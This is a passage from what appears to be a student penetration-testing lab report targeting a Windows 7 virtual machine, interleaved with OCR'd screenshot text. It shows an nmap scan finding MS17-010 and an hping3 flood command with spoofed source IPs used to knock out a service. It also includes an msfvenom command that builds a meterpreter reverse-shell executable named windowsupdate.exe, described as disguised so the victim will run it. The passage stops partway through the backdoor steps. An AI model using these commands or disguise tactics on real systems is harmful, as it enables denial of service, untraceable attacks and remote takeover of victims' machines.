
**Step 1**: Using nmap + NSE to search for vulnerability.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln 192.168.1.127
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-08 08:57 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Stats: 0:02:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.55% done; ETC: 09:00 (0:00:01 remaining)
Stats: 0:06:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.28% done; ETC: 09:03 (0:00:01 remaining)
Stats: 0:08:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.60% done; ETC: 09:05 (0:00:00 remaining)
Stats: 0:08:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.60% done; ETC: 09:05 (0:00:00 remaining)
Stats: 0:08:16 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.60% done; ETC: 09:05 (0:00:00 remaining)
Nmap scan report for 192.168.1.127
Host is up (0.00037s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-dombased-xss: Couldn't find any DOM based XSS.
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:0D:9C:DC (Oracle VirtualBox virtual NIC)
Service Info: Host: MANDEEPKOBHADA; OS: Windows; CPE: cpe:/o:microsoft:window
```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
9:06
kali@kali: ~
File Actions Edit View Help
Right Ctrl
AW01
-0.13%
Search
6:51 PM
5/8/2025

*Figure 16: nmap + NSE*




Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-dombased-xss: Couldn't find any DOM based XSS.
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:0D:9C:DC (Oracle VirtualBox virtual NIC)
Service Info: Host: MANDEEPKOBHADA; OS: Windows; CPE: cpe:/o:microsoft:window
s

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 496.54 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

*Figure 17: nmap + NSE vulnerability findings.*

### 3.1.5. Exploitation

**Step 1**: **Performing** the attack.




Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
4:58
root@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# man hping3

┌──(root㉿kali)-[~]
└─# hping3 -d 100000000 -p 22 --flood 192.168.1.127 --rand-source
HPING 192.168.1.127 (eth0 192.168.1.127): NO FLAGS are set, 40 headers + 57600 data bytes
hping in flood mode, no replies will be shown
```

*Figure 18: Performing hping3 attack.*

We used **HPing3** to generate high-volume TCP packets directed at port 22 (SSH) of the victim device. We pursued the objective of using up server resources until the SSH service became unavailable. Breaking down the command **-d** specifies the size of the **packet**, **-p** specifies the **destination port**, **--flood** enables the **flood mode** and **--rand-source spoofs** the source IP which makes it hard to trace the attacker.

**Step 2**: **Monitoring** Windows 7.




```
Physical Memory (MB)          System
Total        1023             Handles        9341
Cached        500             Threads         374
Available     727             Processes        32
Free          271             Up Time  0:01:01:52
                              Commit (MB) 353 / 2047
Kernel Memory (MB)
Paged          63
Nonpaged       17

Processes: 32      CPU Usage: 58%      Physical Memory: 28%
```

*Figure 19: Monitoring CPU usage.*

As we monitored, the **CPU usage** and **network utilization** has risen than usual which means the attack was successful.

**Step 3**: Monitoring the **Spoofing** of Source IP address.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
9:49
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Right Ctrl

ip.dst==192.168.1.1

```
No.     Time         Source          Destination     Protocol  Length Info
  2579… 15.730630814 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=399
  2579… 15.735371129 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=414
  2579… 15.735593824 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=429
  2579… 15.735814170 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=444
  2579… 15.736038644 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=458
  2579… 15.736255080 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=473
  2579… 15.736470703 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=488
  2579… 15.736715861 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=503
  2579… 15.736946298 204.64.247.31   192.168.1.127   IPv4        1514 Fragmented IP protocol (proto=TCP 6, off=518
```

```
▸ Frame 1: 1514 bytes on wire (12112 bits), 1514 bytes captur
▸ Ethernet II, Src: PCSSystemtec_d1:d6:37 (08:00:27:d1:d6:37)
▸ Internet Protocol Version 4, Src: 166.156.46.208, Dst: 192.
▸ Data (1480 bytes)
```

```
0000  08 00 27 0d 9c dc 08 00  27 d1 d6 37 08 00 45 00   ··'
0010  05 dc 00 1b 20 b9 40 06  bc b4 a6 9c 2e d0 c0 a8   ···
0020  01 7f 58 58 58 58 58 58  58 58 58 58 58 58 58 58   ··X
0030  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXX
0040  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXX
0050  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXX
0060  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXX
0070  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXX
0080  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXX
0090  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXX
```

wireshark_eth0D7NF42.pcapng    Packets: 257928 · Displayed: 257734 (99.9%)    Profile: Default


*Figure 20: Spoofing source IP.*

We used **Wireshark** software application which was installed in Kali Linux to track the IP address of the source to verify that the IP address was **spoofed**, and we can see that the source IP address is clearly changed/spoofed which will be hard to track the attacker.

### 3.1.6. Post exploitation

We created a backdoor that can give us remote access, we disguised the backdoor as windows update so that the victim may run it thinking that will sort out the distribution in their machine but the distribution was due to the DOS attack we just launched.

**Step 1**: Creating a **malicious** payload.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:01
root@kali: ~
File Actions Edit View Help
Right Ctrl


```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=135 -f exe -o windowsupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windowsupdate.exe

┌──(root㉿kali)-[~]
└─#
```

*Figure 21: Craing payload.*

We created a malicious payload using **msfvenom** part of Metasploit framework. This framework establishes **reverse TCP connection**.

**-p windows/meterpreter/reverse_tcp** specifies the payload, **windows/meterpreter/reverse_tcp** creates a reverse TCP shell maintaining remote control over the victim machine, **LHOST** is the reverse shell to connect back, **LPORT** listens for **connection**, **-f** specifies the output format in this case it is executable(**exe**) and **-o** names the **output file** that contains malicious payload. Payload is saved as **windowsupdate.exe**

**Step 2**: Making the **backdoor** executable



